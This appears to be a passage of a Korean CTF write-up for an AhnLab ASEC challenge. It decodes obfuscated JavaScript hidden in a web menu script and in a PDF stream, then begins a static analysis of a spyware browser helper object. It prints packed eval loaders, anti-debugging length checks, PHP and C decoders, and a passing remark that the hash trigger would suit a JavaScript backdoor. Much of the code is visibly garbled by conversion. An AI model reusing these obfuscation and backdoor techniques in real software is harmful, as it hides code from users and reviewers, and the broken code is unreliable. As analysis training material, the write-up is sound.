        allMenus[i] = currMenu
        currMenu.width = currMenuArray.mwidth
        currMenu.make = makeMenu
        currMenu.nav = allNavs[i]
        allNavs[i].menu = currMenu
        iCount = 1
        while (currMenuArray["item" + iCount]) {
            previous = (iCount > 1) ? currItem : null
            currItemArray = eval(currMenuArray["item" + iCount])
            arrowString = (currItemArray.isParent) ? "<IMG
SRC=WWW/arrow.gifWWW" width=14 height=14 border=0 align=right>" : ""
            currItemName = currMenuArray.Name + "Item" + iCount
            currItem = =
makeLayer(currItemName,currMenuArray.mwidth,"currMenu")
            currItem.url = currItemArray.url
            currItem.text = "WW&ampnbspWWWW&ampnbspWWWW&ampnbspWWW" +
currItemArray.itext
            currItem.html = "<SPAN ID=" + currItemName + ">" +
arrowString + currItem.text + "</SPAN>"
            var fColor = ((currItemArray.url || currItemArray.isParent) &&
currItemArray.url.indexOf("nofileError") == -1) ? fontOnColor : fontOffColor
            currItem.html = "<FONT
FACE=WWW/tahoma,arial,helveticaWWW" SIZE=2 COLOR="W" + fColor + "WWW">W" +
currItem.html + "</FONT>W"
            currItem.document.open()
            currItem.document.write(currItem.html)
            currItem.document.close()
            currItem.hasChild = currItemArray.isParent
            currItem.prev = previous
            currItem.make = makeItem
            currItem.make(iCount)
            currItem.cover = makeLayer(currItemName +
"cover",currMenuArray.mwidth,"currMenu")
            currItem.cover.item = currItem
        }
    }
}

```

```

        currItem.cover.visibility = "inherit"
        currItem.cover.top = currItem.top
        currItem.cover.left = currItem.left
        currItem.cover.clip.left = currItem.clip.left
        currItem.cover.clip.top = currItem.clip.top
        currItem.cover.clip.right = currItem.clip.right
        currItem.cover.clip.bottom = currItem.clip.bottom
        currItem.cover.onmouseover = hiLight
        currItem.cover.onmouseout = unLight
        if (currItem.hasChild) {
            childCount++
            currItem.child = NSChild(childCount,i)
        }
        iCount++
    }
    childCount = 0
    currMenu.lastItem = currItem
    currMenu.make()
}

}

function NSChild(cNumber,mNumber) {
    childMenuArray = eval("menu" + mNumber + "W" + cNumber)
    childMenu = makeLayer(childMenuArray.Name,childMenuArray.mwidth,"window")
    childMenu.make = makeMenu
    ciCount = 1
    while (childMenuArray["item" + ciCount]) {
        cprevious = (ciCount > 1) ? childItem : null
        childItemArray = eval(childMenuArray["item" + ciCount])
        childItemName = childMenuArray.Name + "Item" + ciCount
        childItem =
makeLayer(childItemName,childMenuArray.mwidth,"childMenu")
        childItem.url = childItemArray.url
        childItem.text = "WW WW;WW&nbsp;WW;WW&nbsp;WW;W" +
childItemArray.itext
        childItem.html = "<SPAN ID=" + childItemName + ">" +
childItem.text + "</SPAN>"
        var cfColor = (childItemArray.url &&
childItemArray.url.indexOf("nofileError") == -1) ? fontOnColor : fontOffColor
        childItem.html = "<FONT FACE=WWW;tahoma,arial,helveticaWWW" SIZE=2
COLOR=WWW" + cfColor + WWW">" + childItem.html + "</FONT>"
        childItem.document.open()
        childItem.document.write(childItem.html)
        childItem.document.close()
        childItem.prev = cprevious
        childItem.make = makeItem
        childItem.make(ciCount)
    }
}

```

```

        childItem.cover      =      makeLayer(childItemName)      +
WW"coverW",childMenuArray.mwidth,WW"childMenuW")
        childItem.cover.item = childItem
        childItem.cover.visibility = WW"inheritW"
        childItem.cover.top = childItem.top
        childItem.cover.left = childItem.left
        childItem.cover.clip.left = childItem.clip.left
        childItem.cover.clip.top = childItem.clip.top
        childItem.cover.clip.right = childItem.clip.right
        childItem.cover.clip.bottom = childItem.clip.bottom
        childItem.cover.onmouseover = hiLight
        childItem.cover.onmouseout = unLight
        ciCount++
    }
    childMenu.Parent = currItem
    childMenu.lastItem = childItem
    childMenu.make(1)
    return childMenu
}

function IEMenus() {
    for (i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval(WW"menuW" + i)
        currMenu = currMenuArray.Name + WW"menuW"
        currMenu      =      makeLayer(currMenuArray.Name)      +
WW"menuW",currMenuArray.mwidth)
        allMenus[i] = currMenu
        currMenu.width = currMenuArray.mwidth
        currMenu.make = makeMenu
        currMenu.nav = allNavs[i]
        allNavs[i].menu = currMenu
        iCount = 1
        var itemHTML = WW"WW"
        while (currMenuArray[W"itemW" + iCount]) {
            currItemArray = eval(currMenuArray[W"itemW" + iCount])
            arrowString   =   (currItemArray.isParent) ?   WW"<IMG
SRC=WWW/arrow.gifWWW" width=14 height=14 align=right>WW : WW"WW"
            currItemName = currMenuArray.Name + W"ItemW" + iCount
            itemString = WW"<SPAN ID=WWWW" + currItemName + WWWW"
STYLE=WWW"width:W" + currMenuArray.mwidth + WWWW>W" + arrowString +
WWW&nbspWW,WW&nbspWW,WW&nbspWW,W" + currItemArray.itext + W"</SPAN><BR>W"
            itemHTML += itemString
            iCount++
        }
        currMenu.innerHTML += itemHTML
        allItems = currMenu.children.tags(W"SPANW")
        for (it = 0; it < allItems.length; it++) {

```

```

currItemArray = eval(currMenuArray["item" + (it + 1)])
currItem = eval(currMenuArray.Name + "Item" + (it + 1))
currItem.url = currItemArray.url
currItem.hasChild = currItemArray.isParent
currItem.make = makeItem
currItem.make()
if (currItem.hasChild) {
    childCount++
    currItem.child = IEchild(i,childCount)
}
currMenu.make()
childCount = 0
}

function IEchild(mNumber,cNumber) {
    childMenuArray = eval("menu" + mNumber + "W" + cNumber)
    childMenu = makeLayer(childMenuArray.Name,childMenuArray.mwidth)
    childMenu.make = makeMenu
    ciCount = 1
    var childItemHTML = "W"
    while (childMenuArray["item" + ciCount]) {
        childItemArray = eval(childMenuArray["item" + ciCount])
        childItemName = childMenuArray.Name + "Item" + ciCount
        childItemString = "<SPAN ID=WWW" + childItemName + "WWW"
        STYLE=WWW"width:W" + childMenuArray.mwidth + WWW>W" +
        WWW&nbsp;WW&nbsp;WW" + childItemArray.itext + "</SPAN><BR>W"
        childItemHTML += childItemString
        ciCount++
    }
    childMenu.innerHTML = childItemHTML
    allchildItems = childMenu.children.tags("SPAN")
    for (ci = 0; ci < allchildItems.length; ci++) {
        childItemArray = eval(childMenuArray["item" + (ci + 1)])
        childItem = eval(childMenuArray.Name + "Item" + (ci + 1))
        childItem.url = childItemArray.url
        childItem.make = makeItem
        childItem.make()
    }
    childMenu.Parent = currItem
    childMenu.make(1)
    return childMenu
}

function makeNewWindow(theURL,winName,features) {

```

```

        if (isNav) {
            features += "screenX=100,screenY=75";
        } else {
            features += "left=100,top=75";
        }
        newWind = window.open(theURL,winName,features);
        if (newWind != null && newWind.opener == null) {
            newWind.opener = self;
        }
    }

    function closeNewWind() {
        if (newWind && !newWind.closed) {
            newWind.close();
        }
    }

    var pLeft = 5;
    var pTop = 5;
    var navX;
    var navY;
    function init() {
        marker = eval("document.images.markerImg");
        if (isIE) {
            myParent = marker.offsetParent;
            while (myParent) {
                pLeft += myParent.offsetLeft - 1; //myParent.offsetLeft;
                pTop += myParent.offsetTop - 1; //myParent.offsetTop;
                myParent = myParent.offsetParent;
            }
        }
        navX = (isNav) ? marker.x : pLeft
        navY = (isNav) ? marker.y : pTop
        window.focus();
        Navs();
        if (isNav) { NSMenus() } else { IEMenus() }
    }

    //--> "";

    $d=1;
    $e=165;

    $mineList2 = explode("\n", $data);
    $mineCount2 = "";

```

```

for($c=4; $c<($e+4); $c++)
{
    $mineName2=$mineList2[$c];

    for($f=0; $f<$d; $f++)
    {
        $y = ((strlen($mineName2) - (8*$d)) + ($f*8));

        $v = 0;
        for($x = 0; $x < 8; $x++)
        {
            if(ord($mineName2[$x+$y])>9)
            {
                $v++;
            }
            if($x !=7)
            {
                $v = $v <<1;
            }
        }
        $mineCount2 .= chr($v);
    }

    echo "<XMP>".$mineCount2."</XMP>";
?>

```

자바스크립트와 동일한 동작을 수행하지만 마치 디버거처럼 최종적으로 생성된 문자열을 출력하게 하였습니다

Step 4. Decoding JavaScript (Phase 4)

앞서 디코딩한 결과, 출력되는 값은 아래와 같습니다.

[표 17] decode3.php 출력 결과

<script> var l11l11l = "var lIIIIM = arguments.callee.toString(); var l111lI = lIIIIM + W"asecW" + location.hostname; var IIIIM = 0;" l111lI=eval; </script>
--

정의되지 않았던 변수와 함수가 바로 이곳에 있었습니다. l11111l() 함수는 eval 함수와 동일한 기능을 수행하도록 되었습니다.

앞서 표를 살펴보면 l11111l() 함수는 두 부분에 걸쳐 실행됩니다. 첫 번째는 표를 실행시키고 두 번째는 마지막에 실행시킵니다. 바로 저 마지막 부분이 디코딩된 코드를 실행하는 부분입니다. 그러나 디버깅을 위해 l11111l=alert와 같이 변경할 경우 전체 바이트 수와 값이 달라져 디코딩 결과 값이 달라집니다. 결국 위의 자바스크립트와 동일한 동작을 하되 최종적으로 생성되는 값만을 출력하도록 PHP로 작성하였습니다.

코드를 보기에 앞서 디코딩 결과에 영향을 주는 또 하나의 요소를 발견했습니다. 바로 location.hostname입니다. 현재 스크립트가 실행되는 도메인 명을 담고있는 내장 변수로, 디코딩 결과에 영향을 미치는 변수입니다. IRC에서 이 문제가 부르트 포싱 문제인가 물어봤지만 아니라고 하여 고민하다가, 맨 처음 디코딩 된 결과에서 다음과 같은 태그를 발견하였습니다.

```
<BASE HREF="http://ahnlan-security.com/game/">
```

그래서 hostname을 "ahnlan-security.com"으로 하고 코드를 작성하였습니다.

[표 18] decode4.php

```
<?
function dstart($l1111l){
    $hostname = "ahnlab-security.com";
    $var =
        "<script> var l1111l11 = W\"var l1111 = arguments.callee.toString(); var l1111 = l1111 + WWW\"asecWWW" + location.hostname; var l1111 = 0;W\"; l1111=eval; </script>";
    $a2_str1 =
        "function l11111l(l1111l){try{l1111l(l1111l11);for(var l1111 = 0; l1111 < l1111l.length;
    l1111++ ) { l1111 += l1111l.charCodeAt(l1111) }l1111 = l1111 % 200000;var l1111 = new Array; l1111 =
    l1111l.split(W\",W\");var l1111 = W\"W\"; for(var l1111 = 0; l1111 < l1111l.length; l1111++) { l1111 += String.fromCharCode(((l1111l[l1111])-l1111)
        ^ l1111.charCodeAt(l1111%l1111.length));}var l1111=l1111l.length,l1111,l1111,l1111,l1111=(512*2),l1111=0,l1111=0,l1111=0;for(l1111=
    Math.ceil(l1111/l1111);l1111>0;l1111--)l1111="; for(l1111=Math.min(l1111l,l1111);l1111>0; l1111--,l1111--)
    )l1111=(l1111[
        l1111.charCodeAt(l1111l++)-48])<<l1111;if(l1111){l1111+=String.fromCharCode(209^l1111&255);l1111>>=8;l1111-=2}else{l1111=6;};
    l1111l(l1111) } } catch(error) {}}";
    $a3_str1=array(63,12,6,53,0,48,43,54,42,47,0,0,0,0,0,59,13,25,30,50,60,1,18,61,8,16,56,20
    ,49,51,21,45,28,22,31,35,5,14,23,27,37,2,0,0,0,0,55,0,11,33,9,19,40,41,15,62,3,39,10,32,17,44,36,24,7,52
    ,26,29,58,57,46,4,34,38);
    $a2_str2 = $a2_str1 . "asec" . $hostname;
    $a2_str3 = 0;

    for($i=0;$i<strlen($a2_str2);$i++)
    {
        $a2_str3 += ord($a2_str2[$i]);
    }

    $a2_str3 = $a2_str3 % 200000;
    $new_array = array();
    $new_array = explode(", ", $l1111l);
    $final_str = "";

    for($i = 0; $i < count($new_array); $i++)
    {
        $final_str .= chr(((($new_array[$i]-$a2_str3)^
    ord($a2_str1[$i%strlen($a2_str1)])));
    }
}
```

```

$notyet=strlen($final_str);
$notyet2;
$notyet3;
$notyet4;
$notyet5=(512*2);
$notyet6=0;
$notyet7=0;
$notyet8=0;

for($j= ceil($notyet/$notyet5);$j>0;$j--)
{
    $notyet4="";
    for($notyet2=min($notyet,$notyet5);$notyet2>0; $notyet2--,$notyet--)
    {
        $notyet8|=$a3_str1[ ord($final_str[$notyet6++])-48]<<$notyet7;
        if($notyet7)
        {
            $notyet4.=chr(209^$notyet8&255);
            $notyet8>>=8;
            $notyet7-=2;
        }
        else
        {
            $notyet7=6;
        }
    }
    echo $notyet4;
}

dstart("71496,71517,71488,71525,71484,71487,71467,71528,71541,71503,71531,71511,71530,7153
0,71546,71482,71515,71499,71531,71511,71442,71540,71525,71497,71516,71474,71507,71464,7144
1,71449,71525,71526,71542,71540,71546,71474,71443,71543,71477,71532,71506,71448,71448,7149
2,71546,71542,71486,71471,71455,71522,71455,71475,71565,71477,71459,71467,71464,71473,7148
8,71478,71473,71475,71452,71453,71548,71527,71524,71558,71554,71531,71450,71553,71502,7149
5,71450,71480,71445,71506,71558,71553,71481,71484,71509,71525,71563,71503,71448,71463,7147
4,71442,71454,71528,71473,71488,71454,71510,71484,71501,71450,71526,71489,71455,71458,7155
1,71549,71551,71537,71507,71562,71455,71450,71485,71567,71470,71553,71501,71554,71459,7156
5,71464,71443,71481,71562,71447,71537,71526,71486,71466,71481,71484,71498,71467,71455,7148
9,71523,71533,71446,71487,71553,71488,71443,71501,71485,71553,71562,71476,71513,71519,7144
5,71492,71458,71453,71480,71448,71451,71453,71464,71533,71512,71479,71460,71455,71488,7147
9,71567,71497,71512,71518,71554,71452,71554,71448,71449,71557,71561,71453,71447,71494,7144
7,71510,71497,71462,71485,71553,71494,71466,71469,71510,71449,71516,71527,71441,71454,7152
6,71442,71464,71506,71468,71471,71524,71465,71475,71477,71532,71498,71475,71448,71492,7156
1,71546,71538,71501,71562,71531,71531,71538,71502,71526,71552,71509,71513,71481,71474,7150
8,71529,71559,71550,71517,71538,71565,71495,71445,71484,71531,71553,71442,71468,71501,7156
8,71526,71536,71513,71527,71542,71552,71563,71534,71466,71484,71496,71461,71458,71508,7149

```

8,71462,71513,71554,71448,71442,71532,71498,71448,71475,71568,71542,71514");
?>

디코딩되어 최종적으로 출력되는 결과는 아래와 같습니다.

[표 19] decode4.php 출력 결과

```
function print_password() { alert('ASEC is AhnLab Security E-response Center'); } if( location.hash == '#ASEC' ) { print_password(); } else { alert('Good~! Go Go!'); }
```

패스워드는 `print_password()` 함수에서 찾을 수 있습니다. 찾아낸 패스워드는 아래와 같습니다.

ASEC is AhnLab Security E-response Center

출력된 결과를 더 분석해보면 페이지 요청시 #ASEC이라는 앵커태그의 레이블을 입력할 경우 자동으로 print_password()가 실행됩니다. 자바스크립트 백도어로 만든다면 꽤 괜찮은 방법인 것 같습니다.

3.3.2. Question#2

Step 1. PDF에서 자바스크립트 추출

PDF에서 발견되는 악성코드는 대부분 자바스크립트 악성코드입니다. PDF 데이터 중 텍스트 스트림은 FlateDecode 필터로 압축되어 있습니다.

우선 poc2008.pdf_를 텍스트 에디터로 열면 중간 아래쯤에 수상해보이는 FlateDecode로 압축된 데이터가 있습니다.

[丑 20] Flatedecode

사실 FlateDecode로 압축된 곳은 2곳이 존재합니다. 그러나 /length 869인 위 스트림이 정상적인 텍스트 스트림이었습니다. 아래는 텍스트 스트림의 압축을 해제하는 소스코드입니다.

[丑 2 1] uncompress.c

```
#include <stdio.h>
#include <string.h>
#include "zlib\include\zlib.h"
#include "zlib\include\zconf.h"

#define INPUTFILE "poc2008.pdf_"
#define OUTPUTFILE "decode1.txt"

int main(void)
{
    short int i,j,ret_value=0;
    unsigned char tmpBuf[1024]={0,};
    Bytef compressedData[2048]={0,};
    Bytef unCompressedData[2048]={0,};
    uLongf compressedSize, unCompressedSize;
    FILE *input_fp, *output_fp;

    if((input_fp = fopen(INPUTFILE, "rb")) == NULL)
    {
        printf("Cann't open target file %s.\n", INPUTFILE);
        return 1;
    }
    if((output_fp = fopen(OUTPUTFILE, "wb")) == NULL)
    {
        printf("Cann't create output file %s.\n", OUTPUTFILE);
        return 1;
    }

    fseek(input_fp, 0x405, SEEK_SET);

    for(i=0x405;j=0; i<0x76A; i++j++)
    {
        tmpBuf[j] = fgetc(input_fp);
        printf("%02X ", tmpBuf[j]);
        compressedData[j] = tmpBuf[j];
    }
    printf("\n\n");

    compressedSize = 2048;
    unCompressedSize = 2048;

    if((ret_value = uncompress(unCompressedData, &unCompressedSize, compressedData,
compressedSize)) != Z_OK)
    {
        printf("Uncompress Error. Error Code %d\n", ret_value);
        return 1;
    }
}
```

```

    }

    printf("%s", unCompressedData);
    printf("\n\n");

    for(i=0; i<(int)strlen((const char *)unCompressedData); i++)
        fputc(unCompressedData[i], output_fp);

    fclose(input_fp);
    fclose(output_fp);

    return 0;
}

```

Step 2. Decoding JavaScript (Phase 1)

정상적으로 압축이 해제되었다면 decode1.txt 파일이 생성됩니다. 다음 표는 압축이 풀린 텍스트 스트림으로 자바스크립트 코드입니다.

[표 2-2] 압축 해제 결과

```

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36));if(!".replace(/\^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'WWw+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('WWb'+e(c)+'WWb','g'),k[c])}}return p}('P      A(5)(a=N.O.T());7      b=WWZ+/=WW';7
m=[];i(=0;i<5.d;i++){x=5.f(i);g(i%2==0)m[i]=x;B=a.d}g(B!=H){K L}5=m.z(WW');7 k={v:(5.d%4!=0),b:C
J(WW'+b+WW').e(5),u:(=/e(5)&&(/=[^=]/.e(5)||=/=3/.e(5)))};g(k.v||k.b||k.u)G C S(WW'U WW');7
9=[];7 c=0;X(c<5.d){7 w=b.h(5.f(c++));7 t=b.h(5.f(c++));7 l=b.h(5.f(c++));7 n=b.h(5.f(c++));7
j=(w<+{t<+{l&F}<<6>+{n&F};7 D=(j&(p<)>E;7 s=(l==y)?-1:(j&(p<<8>)>8;7
r=(n==y)?-1:(j&(p<<9>)>9;7
1:(j&p);9[9.d]=q.o(D);g(s>=0)9[9.d]=q.o(s);g(r>=0)9[9.d]=q.o(r)e=9.z(WW');Q(e)}A(W'R=V=VV');62,
62,'|||||str||var||decoded||chars||length|test|charAt|if|indexOf||buf|invalidId|i2|ee|i3|fromCharCode|255|String|b2|b1|i1>equals|strlen|i0|key|64|join|AhnLab_ASec|ss|new|b0|16|63|throw|1017|for|RegExp|return|f
else|12|arguments|callee|function|eval|dVmVFVyVIVHVAVgVPVSAVnVUVGVFVzVcV3VdVvVcVmVQV
gVaVXVMVgVIVkVRVvVIVFVUVgVS2V5VvVdVyVBVBVUV0VVVDVPVyVIvnVOVwV|Error|toString|Inv
alid||data|while|18|ABCDEFGHJKLMNOPQRSTUVWXYZabcdeghijklmnopqrstuvwxyz0123456789'.sp
lit(''),0,{})})

```

위 함수는 인코딩되어 있습니다. 전체적인 구조는 함수를 실행시킨 결과를 또 다른 함수의 인자 값으로 사용되는 구조이며 최종적으로 eval()함수를 사용하여 실행하는 구조입니다. 앞서 Question#1에서 설명했던 것과 같이 위의 구조는 eval()함수 단독으로 실행하며 바이트 추가나 eval()함수 변경이 전체 디코딩 과정에 영향을 주지 않습니다. 그러므로 eval()함수를 <XMP>태그와 간단한 출력문으로 변경하여 디코딩 할 수 있습니다.

[표 2-3] decoding 1

```

<HTML>
<BODY>

```

```

<SCRIPT LANGUAGE="JavaScript">
document.write(" <XMP> "+function(p,a,c,k,e,d)
{
e=function(c){return(c<a?":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36)
)};
if(!".replace(/\^/,String))
{
while(c--)
{
d[e(c)]=k[c]||e(c)
}
k=[function(e){return d[e]}];
e=function(){return'WWw+'};
c=1
};
while(c--)
{
if(k[c])
{p=p.replace(new RegExp('WWb'+e(c)+'WWb','g'),k[c])}
}
return p
}
('P A(5){a=N.O.T();7 b=WWZ+=WW;7 m=[];I(i=0;i<5.d;i++)\{x=5.f(i);g(i%2==0)m[i]=x;B=a.d\}g(B!=H)\{K
L}5=m.z(WW);7 k={v:(5.d%4!=0),b:C
J(W'[^WW'+b+WW']WW').e(5),u:/=/,e(5)&&(/=[^=]/,e(5)||=/^{}/,e(5)));g(k.v||k.b||k.u)G C S(W'U WW');7
9=[];7 c=0;X(c<5.d){7 w=b.h(5.f(c++));7 t=b.h(5.f(c++));7 l=b.h(5.f(c++));7 n=b.h(5.f(c++));7
j=(w<<Y)+(t<<M)+((l&F)<<6)+(n&F);7 D=(j&(p<<E))>>E;7 s=(l==y)?-1:(j&(p<<8))>>8;7
r=(n==y)?-
1:(j&p);9[9.d]=q.o(D);g(s>=0)9[9.d]=q.o(s);g(r>=0)9[9.d]=q.o(r)e=9.z(WW');Q(e)A(W'R=V=VV');,62,
62,'||||str||var||decoded||chars||length|test|charAt|if|indexOf||buf|invalidId|i2|ee|i3|fromCharCode|255|Str
ing|b2|b1|i1>equals|strlen|i0|key|64|join|AhnLab_ASec|ss|new|b0|16|63|throw|1017|for|RegExp|return|f
alse|12|arguments|callee|function|eval|dVmVFVvVIVHVAVgVPVSVAVnVUVGVFVzVcV3VdVvVcVmVQV
gVaVXVMVgVIVkVRVvVIVFVUVgVS2V5VvVdVyVBVBUV0VVVDVPVyVIVnVOVwV|Error|toString|Inv
alid||data|while|18|ABCDEFGHJKLMNOPQRSTUVWXYZabcdeghijklmnopqrstuvwxyz0123456789'.sp
lit('|'),0,{})+" </XMP> ");
</SCRIPT>

```

```
</BODY>
</HTML>
```

Step 3. Decoding JavaScript (Phase 2)

정상적으로 디코딩이 되었다면 아래와 같은 결과가 출력됩니다.

[표 2 4] decoding 1 결과

```
function AhnLab_ASec(str){a=arguments.callee.toString();var
chars='ABCDEFIGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';var
ee=[];for(i=0;i<str.length;i++){key=str.charAt(i);if(i%2==0)ee[i]=key;ss=a.length;if(ss!=1017){return
false}str=ee.join('');var
invalid={strlen:(str.length%4!=0),chars:new
RegExp('['+chars+')'].test(str),equals:(/=/.test(str)&&(/=[^=]/.test(str))||/{3}/.test(str)));if(invalid.strl
en||invalid.chars||invalid.equals)throw new Error('Invalid data');var decoded=[];var
c=0;while(c<str.length){var
i0=chars.indexOf(str.charAt(c++));var
i1=chars.indexOf(str.charAt(c++));var
i2=chars.indexOf(str.charAt(c++));var
buf=(i0<<18)+(i1<<12)+((i2&63)<<6)+(i3&63);var
b0=(buf&(255<<16))>>16;var
b1=(i2==64)?-1:(buf&(255<<8))>>8;var
b2=(i3==64)?-1:(buf&255);decoded[decoded.length]=String.fromCharCode(b0);if(b1>=0)decoded[decoded.lengt
h]=String.fromCharCode(b1);if(b2>=0)decoded[decoded.length]=String.fromCharCode(b2);test=de
coded.join('');eval(test)}AhnLab_ASec('dVmVFVyVIVHVAvgVPVSVAVnVUVGVFVzVcV3VdVvVcVmVQV
gVaVXVMVgVIVkVRVvVIVFUVgVSV2V5VvVdVyVBVBUV0VVVDVPVyVIVnVOVwV=V=V');
```

또 인코딩되어 있습니다. 이번에는 arguments.callee.toString()를 이용하여 호출한 함수의 원본 코드를 가져오고 있으며 if(ss!=1017) 와 같이 조건을 검사해 함수를 리턴시킵니다. ss는 arguments.callee.toString() 결과의 문자열 길이입니다. 즉 디버깅을 위해 출력함수로 수정할 경우 바이트 수가 달라져서 강제로 리턴됩니다. 그러나 바이트 변경이 디코딩 연산에 영향을 주지 않으므로 if(ss!=1017) 다음 라인의 return false를 주석처리하고 eval(test)문을 document.write() 와 <XMP> 태그를 이용하여 디코딩합니다.

[표 2 5] decoding 2

```
<HTML>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
function AhnLab_ASec(str)
{
    a=arguments.callee.toString();
    var
chars='ABCDEFIGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
    var ee=[];


    for(i=0;i<str.length;i++)
    {
        key=str.charAt(i);
        if(i%2==0)ee[i]=key;ss=a.length
    }
}
```

```

if(ss!=1017)
{
//      return false
}
str=ee.join("");
var                                invalid=(strlen:(str.length%4!=0),chars:new
RegExp('[^'+chars+')'].test(str),equals:(/=.test(str)&&(/=[^=].test(str)||={3}.test(str)));
if(invalid,strlen||invalid.chars||invalid.equals)throw new Error('Invalid data');
var decoded=[];
var c=0;
while(c<str.length)
{
    var i0=chars.indexOf(str.charAt(c++));
    var i1=chars.indexOf(str.charAt(c++));
    var i2=chars.indexOf(str.charAt(c++));
    var i3=chars.indexOf(str.charAt(c++));
    var buf=(i0<<18)+(i1<<12)+((i2&63)<<6)+(i3&63);
    var b0=(buf&(255<<16))>>16;
    var b1=(i2==64)?-1:(buf&(255<<8))>>8;
    var b2=(i3==64)?-1:(buf&255);
    decoded[decoded.length]=String.fromCharCode(b0);
    if(b1>=0)decoded[decoded.length]=String.fromCharCode(b1);
    if(b2>=0)decoded[decoded.length]=String.fromCharCode(b2)
}
test=decoded.join("");
document.write("<XMP>" + test + "</XMP>")
}
AhnLab_ASec('dVmVFVyVIVHVAvgVPVSVAvNvUVGVFVzVcV3VdVvVcVmVQVgVaVXVMVgVIVkVRVv
VIVFUVgVSV2V5VvVdVyVBVBVUV0VVVDVPVYVIVnVOVwV=V=V');
</SCRIPT>
</BODY>
</HTML>

```

디코딩한 결과는 아래와 같습니다.



[그림 95] decoding 2 결과

최종적으로 찾아낸 패스워드는 아래와 같습니다.


Do U Know ASEC?

3.4. Spyware 분석

3.4.1. Question#1

Step 1. BHO 등록 & 유형 확인

Spyware1은 Browser Helper Object입니다. 우선 커맨드라인에서 regsvr32 Sample.dll로 BHO 등록을 합니다. 다음 Internet explorer를 실행하면 Sample.dll이 메모리에 로딩되지만 아무런 일도 일어나지 않습니다. Packer Identifier와 strings, WinRAR을 통해 확인한 결과 패킹이 되어있지 않았습니다. Sample.dll을 IDA에 로드한 다음 Strings 섹션을 확인한 결과, Statically Linked 된 바이너리의 특징이 보였습니다.



```
0000000F C runtime error
0000000E C TLOSS error\n\n
0000000D C SING error\n\n
0000000F C DOMAIN error\n\n
0000009B C R6034\nAn application has made an attempt to load the C runtime library i...
000000F7 C R6033\nAttempt to use MSIL code from this assembly during native code...
00000033 C R6032\nnot enough space for locale information\n\n
00000063 C R6031\nAttempt to initialize the CRT more than once.\nThis indicates a ...
0000001F C R6030\n- CRT not initialized\n\n
00000025 C R6028\nunable to initialize heap\n\n
00000035 C R6027\nnot enough space for lowio initialization\n\n
00000035 C R6026\nnot enough space for studio initialization\n\n
00000026 C R6025\npure virtual function call\n\n
00000035 C R6024\nnot enough space for _onexit/_atexit table\n\n
00000029 C R6019\nunable to open console device\n\n
00000021 C R6018\nunexpected heap error\n\n
0000002D C R6017\nunexpected multithread lock error\n\n
0000002C C R6016\nnot enough space for thread data\n\n
00000096 C \n\nThis application has requested the Runtime to terminate it in an unusual ...
0000002C C R6009\nnot enough space for environment\n\n
0000002A C R6008\nnot enough space for arguments\n\n
0000002D C R6002\nfloating point support not loaded\n\n
00000025 C Microsoft Visual C++ Runtime Library
00000017 C <program name unknown>
0000001A C Runtime Error\n\nProgram:
0000000E C bad exception
00000005 C \a\b\t\n\n
0000005F C !'#$%&()^+,-./0123456789;:<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ...
00000009 C HH:mm:ss
00000014 C dddd MMMM dd yyyy
```

[그림 96] IDA String Window

Statically Linked MFC 어플리케이션에서 볼 수 있는 문자열들입니다. 분석을 편의성을 위해 statically linked된 라이브러리의 심볼을 복구합니다.

Step 2. Static 라이브러리 심볼 복구

